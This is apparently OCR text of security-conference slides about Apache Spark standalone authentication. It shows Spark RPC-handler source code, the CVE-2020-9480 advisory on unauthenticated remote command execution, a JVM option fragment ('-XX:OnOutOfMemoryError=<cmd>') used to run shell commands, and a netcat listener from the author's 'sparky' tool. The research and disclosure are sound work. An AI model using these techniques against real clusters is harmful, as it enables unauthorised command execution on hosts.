    "-Xmx:1m -XX:OnOutOfMemoryError=<cmd>"
)
…
```


→ sparky git:(master) →
→ ~ nc -l 2222

TransportRequestHandler.java | AuthRpcHandler.java

common > network-common > src > main > java > org > apache > spark > network > server > TransportRequestHandler.java > Transpo

```
99    @Override
100   public void handle(RequestMessage request) {
101     if (request instanceof RpcRequest) {
102       processRpcRequest((RpcRequest) request);
103     } else if (request instanceof OneWayMessage) {
104       processOneWayMessage((OneWayMessage) request);
105     } else if (request instanceof StreamRequest) {
106       processStreamRequest((StreamRequest) request);
107     } else if (request instanceof UploadStream) {
108       processStreamUpload((UploadStream) request);
109     } else {
110       throw new IllegalArgumentException("Unknown request type: " + request);
111     }
112   }
```


TransportRequestHandler.java
AuthRpcHandler.java
common > network-common > src > main > java > org > apache > spark > network > server > TransportRequestHandler.java > TransportReq
239 } finally {
240 req.meta.release();
241 }
242 }
243
244 private void processOneWayMessage(OneWayMessage req) {
245 try {
246 rpcHandler.receive(reverseClient, req.body().nioByteBuffer());
247 } catch (Exception e) {
248 logger.error("Error while invoking RpcHandler#receive() for one-way message.", e);
249 } finally {
250 req.body().release();
251 }
252 }

```java
@Override
public void receive(TransportClient client, ByteBuffer message) {
  delegate.receive(client, message);
}
```

TransportRequestHandler.java | AuthRpcHandler.java

common > network-common > src > main > java > org > apache > spark > network > crypto > AuthRpcHandler.java > AuthRpcHandler > receiveStream

```java
public void receive(TransportClient client, ByteBuffer message, RpcResponseCallback callback) {
  if (doDelegate) {
    delegate.receive(client, message, callback);
    return;
  }

  int position = message.position();
  int limit = message.limit();

  ClientChallenge challenge;
  try {
    challenge = ClientChallenge.decodeMessage(message);
    LOG.debug("Received new auth challenge for client {}.", channel.remoteAddress());
  } catch (RuntimeException e) {
    if (conf.saslFallback()) {
      LOG.warn("Failed to parse new auth challenge, reverting to SASL for client {}.",
        channel.remoteAddress());
      delegate = new SaslRpcHandler(conf, channel, delegate, secretKeyHolder);
      message.position(position);
      message.limit(limit);
      delegate.receive(client, message, callback);
      doDelegate = true;
    } else {
      LOG.debug("Unexpected challenge message from client {}, closing channel.",
```

CVE-2020-9480: Apache Spark RCE vulnerability in auth-enabled standalone master

Severity: Important

Vendor: The Apache Software Foundation

Versions Affected:

- Apache Spark 2.4.5 and earlier

Description:

In Apache Spark 2.4.5 and earlier, a standalone resource manager's master may be configured to require authentication (`spark.authenticate`) via a shared secret. When enabled, however, a specially-crafted RPC to the master can succeed in starting an application's resources on the Spark cluster, even without the shared key. This can be leveraged to execute shell commands on the host machine.


This does not affect Spark clusters using other resource managers (YARN, Mesos, etc).

Mitigation:

- Users should update to Spark 2.4.6 or 3.0.0.
- Where possible, network access to the cluster machines should be restricted to trusted hosts only.

Credit:

- Ayoub Elaassal


Summary


Spark is awesome!

Too bad security is not taken seriously

Spark is awesome!

Too bad security is not taken seriously

We only covered Spark Standalone mode



@ayoul3__

github.com/ayoul3/sparky